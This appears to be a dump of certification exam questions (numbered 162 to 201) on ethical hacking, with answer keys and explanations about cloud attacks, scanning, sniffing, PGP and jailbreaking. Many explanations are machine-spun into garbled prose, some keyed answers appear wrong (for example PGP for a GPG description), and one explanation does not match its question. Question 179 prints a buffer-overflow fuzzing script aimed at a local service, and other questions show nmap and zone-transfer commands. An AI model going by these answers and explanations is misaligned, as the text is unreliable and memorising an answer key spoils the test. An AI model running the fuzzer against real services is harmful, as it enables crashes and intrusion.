Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?
A. Cloud cryptojacking
B. Man-in-the-cloud (MITC) attack
C. Cloudborne attack

D. Cloud hopper attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 162
Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?
A. SaaS
B. IaaS
C. CaaS
D. PasS
Answer: A (LEAVE A REPLY)
Explanation
Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365). SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider.
You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.
Common SaaS scenariosThis tool having used a web-based email service like Outlook, Hotmail or Yahoo!
Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.
The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.
Advantages of SaaSGain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for

organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.
Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.
Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.
Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.
Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION: 163
An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?
A. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."
B. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
C. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."
D. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."
Answer: C (LEAVE A REPLY)

NEW QUESTION: 164
When discussing passwords, what is considered a brute force attack?
A. You wait until the password expires
B. You create hashes of a large number of words and compare it with the encrypted passwords
C. You attempt every single possibility until you exhaust all possible combinations or discover the password
D. You load a dictionary of words into your cracking program
E. You threaten to use the rubber hose on someone unless they reveal their password

Answer: (SHOW ANSWER)

NEW QUESTION: 165
Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning. What should Bob recommend to deal with such a threat?
A. The use of DNSSEC
B. The use of security agents in clients' computers
C. Client awareness
D. The use of double-factor authentication
Answer: A (LEAVE A REPLY)

NEW QUESTION: 166
Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.
A. 64
B. 138
C. 128
D. 255
Answer: C (LEAVE A REPLY)

NEW QUESTION: 167
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?
A. Verbose failure messages
B. Password reset mechanism

C. User impersonation
D. Insecure transmission of credentials
Answer: (SHOW ANSWER)

NEW QUESTION: 168
The collection of potentially actionable, overt, and publicly available information is known as
A. Human intelligence
B. Social intelligence
C. Open-source intelligence
D. Real intelligence
Answer: (SHOW ANSWER)

NEW QUESTION: 169
You have compromised a server and successfully gained a root access.
You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System.
What is the best approach?
A. Install and use Telnet to encrypt all outgoing traffic from this server.
B. Use Alternate Data Streams to hide the outgoing packets from this server.
C. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
D. Install Cryptcat and encrypt outgoing packets from this server.
Answer: (SHOW ANSWER)

NEW QUESTION: 170
what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?
A. Decoy scanning
B. Packet fragmentation scanning
C. Spoof source address scanning
D. Idle scanning
Answer: (SHOW ANSWER)
The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".
This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no

interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.
This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.
The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host." The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.
Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence: offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1) currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1) So, during this method IPID increments by a pair of finally.
When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.
Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.
While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

NEW QUESTION: 171
These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?
A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers

D. Gray-Hat Hacker
Answer: B (LEAVE A REPLY)
Explanation
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools.
Even then they may not understand any or all of what they are doing.

NEW QUESTION: 172
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?
A. PGP
B. GPG
C. SMTP
D. S/MIME
Answer: A (LEAVE A REPLY)

NEW QUESTION: 173
A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?
A. The WAP does not recognize the client's MAC address
B. The wireless client is not configured to use DHCP
C. Client is configured for the wrong channel
D. The client cannot see the SSID of the wireless network
Answer: A (LEAVE A REPLY)

NEW QUESTION: 174
You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?
A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
B. You cannot identify such an attack and must use a VPN to protect your traffic, r
C. You should use netstat to check for any suspicious connections with another IP address within the LAN.

D. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 175
Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?
A. Mac OS
B. Solaris OS
C. Windows OS
D. Linux OS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 176
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?
A. Use his own public key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Marie's private key to encrypt the message.
Answer: (SHOW ANSWER)
When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key

NEW QUESTION: 177
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?
A. nmap -T4 -F 10.10.0.0/24
B. nmap -T4 -O 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -q 10.10.0.0/24
Answer: A (LEAVE A REPLY)

NEW QUESTION: 178

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud booker

B. Cloud consumer

C. Cloud carrier

D. Cloud auditor

Answer: C (LEAVE A REPLY)

Explanation

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION: 179

#!/usr/bin/python import socket buffer=[""A""] counter=50 while len(buffer)<=100: buffer.append (""A""*counter) counter=counter+50 commands= [""HELP"",""STATS ."",""RTIME ."",""LTIME. "",""SRUN ."",""TRUN
."",""GMON
."",""GDOG ."",""KSTET .",""GTER ."",""HTER ."", ""LTER .",""KSTAN .""] for command in commands: for buffstring in buffer: print ""Exploiting"" +command +"":""+str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?

A. Denial-of-service (DOS)

B. Buffer Overflow

C. Encryption

D. Bruteforce

Answer: B (LEAVE A REPLY)

NEW QUESTION: 180

What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

A. Vulnerability hunting program
B. Bug bounty program
C. White-hat hacking program
D. Ethical hacking program
Answer: B (LEAVE A REPLY)
Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.
The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.
Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).
Who uses bug bounty programs?
Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.
Why do corporations use bug bounty programs?
Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.
This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.
It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.
This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.
Why do researchers and hackers participate in bug bounty programs?
Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.
This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.
It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.
What area unit the disadvantages of a bug bounty program for independent researchers and hackers?

A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.
In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.
Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.
In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.
Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).
What square measure the disadvantages of bug bounty programs for organizations?
These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!
If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.
Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).
Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.
The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.
This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.
This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.
Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

NEW QUESTION: 181

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?
A. Role Based Access Control (RBAC)
B. Single sign-on
C. Windows authentication
D. Discretionary Access Control (DAC)
Answer: B (LEAVE A REPLY)

NEW QUESTION: 182
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?
A. website mirroring
B. Session hijacking
C. Web cache poisoning
D. Website defacement
Answer: (SHOW ANSWER)
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience. If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded. Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a

special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access. Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

NEW QUESTION: 183
Which of the following is a low-tech way of gaining unauthorized access to systems?
A. Sniffing
B. Social Engineering
C. Scanning
D. Eavesdropping
Answer: (SHOW ANSWER)

NEW QUESTION: 184
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at
192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?
A. list server=192.168.10.2 type=all
B. is-d abccorp.local
C. List domain=Abccorp.local type=zone
D. lserver 192.168.10.2-t all
Answer: B (LEAVE A REPLY)

NEW QUESTION: 185
An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deckled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?
A. Robotium
B. intenlFuzzer
C. Balenadoud
D. Flowmon
Answer: D (LEAVE A REPLY)

NEW QUESTION: 186

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?
A. JXplorer
B. ike-scan
C. EarthExplorer
D. Zabasearch
Answer: A (LEAVE A REPLY)

NEW QUESTION: 187
What is a NULL scan?
A. A scan in which all flags are on
B. A scan with an illegal packet size
C. A scan in which certain flags are off
D. A scan in which the packet size is set to zero
E. A scan in which all flags are turned off
Answer: E (LEAVE A REPLY)

NEW QUESTION: 188
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?
A. app ping scan
B. TCP Maimon scan
C. ACK flag probe scan
D. UDP scan
Answer: A (LEAVE A REPLY)

NEW QUESTION: 189
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary in the above scenario.
A. Unspecified proxy activities
B. Data staging
C. Use of command-line interface
D. Use of DNS tunneling
Answer: A (LEAVE A REPLY)

NEW QUESTION: 190

From the following table, identify the wrong answer in terms of Range (ft).
Standard Range (ft)
802.11a 150-150
802.11b 150-150
802.11g 150-150
802.16 (WiMax) 30 miles
A. 802.16 (WiMax)
B. 802.11b
C. 802.11a
D. 802.11g
Answer: (SHOW ANSWER)

NEW QUESTION: 191
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?
A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing
Answer: B (LEAVE A REPLY)
Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict

access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION: 192
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?
A. VLAN hopping attack
B. DNS poisoning attack
C. ARP spoofing attack
D. STP attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 193
Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently. Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture Is Abel currently working in?
A. Tier-1: Developer machines
B. Tier-4: Orchestrators
C. Tier-3: Registries
D. Tier-2: Testing and accreditation systems
Answer: D (LEAVE A REPLY)
Explanation
The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls.
formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO).
Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.
Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization.
Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

NEW QUESTION: 194
CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:
From: jim_miller@companyxyz.com
To: michelle_saunders@companyxyz.com
Subject: Test message
Date: 4/3/2017 14:37
The employee of CompanyXYZ receives your email message.
This proves that CompanyXYZ's email gateway doesn't prevent what?
A. Email Spoofing
B. Email Phishing
C. Email Harvesting
D. Email Masquerading
Answer: A (LEAVE A REPLY)

NEW QUESTION: 195
Richard, an attacker, targets an MNC. in this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?
A. VoIP footprinting
B. VPN footprinting
C. Whois footprinting
D. Email footprinting
Answer: C (LEAVE A REPLY)
WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following: * name details * Contact details contain phone no. and email address of the owner * Registration date for the name * Expire date for the name * name servers

NEW QUESTION: 196
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?
A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex
Answer: A (LEAVE A REPLY)
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc. It performs another tasks also: * it's responsible to guard the appliance to access any protected parts by providing the permissions. * It also declares the android api that the appliance goes to use. * It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION: 197
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?
A. A Detecting the presence of Snort_inline honeypots
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Sebek-based honeypots
D. Detecting honeypots running on VMware
Answer: (SHOW ANSWER)

NEW QUESTION: 198
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?
A. Wireless sniffing

B. Piggybacking
C. Evil twin
D. Wardriving
Answer: A (LEAVE A REPLY)
Explanation
A wireless sniffer may be a sort of packet analyzer. A packet analyzer (also referred to as a packet sniffer) may be a piece of software or hardware designed to intercept data because it is transmitted over a network and decode the info into a format that's readable for humans. Wireless sniffers are packet analyzers specifically created for capturing data on wireless networks. Wireless sniffers also are commonly mentioned as wireless packet sniffers or wireless network sniffers.Wireless sniffer tools have many uses in commercial IT environments. Their ability to watch , intercept, and decode data because it is in transit makes them useful for:* Diagnosing and investigating network problems* Monitoring network usage, activity, and security* Discovering network misuse, vulnerabilities, malware, and attack attempts* Filtering network traffic* Identifying configuration issues and network bottlenecks* Wireless Packet Sniffer AttacksWhile wireless packet sniffers are valuable tools for maintaining wireless networks, their capabilities make them popular tools for malicious actors also . Hackers can use wireless sniffer software to steal data, spy on network activity, and gather information to use in attacking the network. Logins (usernames and passwords) are quite common targets for attackers using wireless sniffer tools. Wireless network sniffing attacks usually target unsecure networks, like free WiFi publicly places (coffee shops, hotels, airports, etc).Wireless sniffer tools also are commonly utilized in "spoofing" attacks. Spoofing may be a sort of attack where a malicious party uses information obtained by a wireless sniffer to impersonate another machine on the network. Spoofing attacks often target business' networks and may be wont to steal sensitive information or run man-in-the-middle attacks against network hosts.There are two modes of wireless sniffing: monitor mode and promiscuous mode. In monitor mode, a wireless sniffer is in a position to gather and skim incoming data without sending any data of its own. A wireless sniffing attack in monitor mode are often very difficult to detect due to this. In promiscuous mode, a sniffer is in a position to read all data flowing into and out of a wireless access point.
Since a wireless sniffer in promiscuous mode also sniffs outgoing data, the sniffer itself actually transmits data across the network. This makes wireless sniffing attacks in promiscuous mode easier to detect. it's more common for attackers to use promiscuous mode in sniffing attacks because promiscuous mode allows attackers to intercept the complete range of knowledge flowing through an access point.
Preventing Wireless Sniffer AttacksThere are several measures that organizations should fancy mitigate wireless packet sniffer attacks. First off, organizations (and individual users) should refrain from using insecure protocols. Commonly used insecure protocols include basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Secure protocols like HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be utilized in place of their insecure alternatives when possible. Secure protocols make sure that any information transmitted will automatically be encrypted. If an insecure protocol must be used, organizations themselves got to

encrypt any data which will be sent using that protocol. Virtual Private Networks (VPNs) are often wont to encrypt internet traffic and are a well-liked tool for organizations today.Additionally to encrypting information and using secure protocols, companies can prevent attacks by using wireless sniffer software to smell their own networks. this enables security teams to look at their networks from an attacker's perspective and find out sniffing vulnerabilities and attacks ongoing . While this method won't be effective in discovering wireless network sniffers in monitor mode, it's possible to detect sniffers in promiscuous mode (the preferred mode for attackers) by sniffing your own network.
Tools for Detecting Packet SniffersWireless sniffer software programs frequently include features like intrusion and hidden network detection for helping organizations discover malicious sniffers on their networks. additionally to using features that are built into wireless sniffer tools, there are many aftermarket tools available that are designed specifically for detecting sniffing attacks. These tools typically perform functions like monitoring network traffic or scanning network cards in promiscuous mode to detect wireless network sniffers. There are dozens of options (both paid and open source) for sniffer detection tools, so organizational security teams will got to do some research before selecting the proper tool for his or her needs.

NEW QUESTION: 199
Which among the following is the best example of the hacking concept called "clearing tracks"?
A. An attacker gains access to a server through an exploitable vulnerability.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
D. During a cyberattack, a hacker corrupts the event logs on all machines.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 200
Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?
A. Disconnect the email server from the network
B. Block the connection to the suspicious IP Address from the firewall
C. Leave it as it Is and contact the incident response te3m right away
D. Migrate the connection to the backup email server
Answer: A (LEAVE A REPLY)

NEW QUESTION: 201
Which ios jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking

C. Untethered jailbreaking
D. Semi-Untethered jailbreaking
Answer: (SHOW ANSWER)
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need.
associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

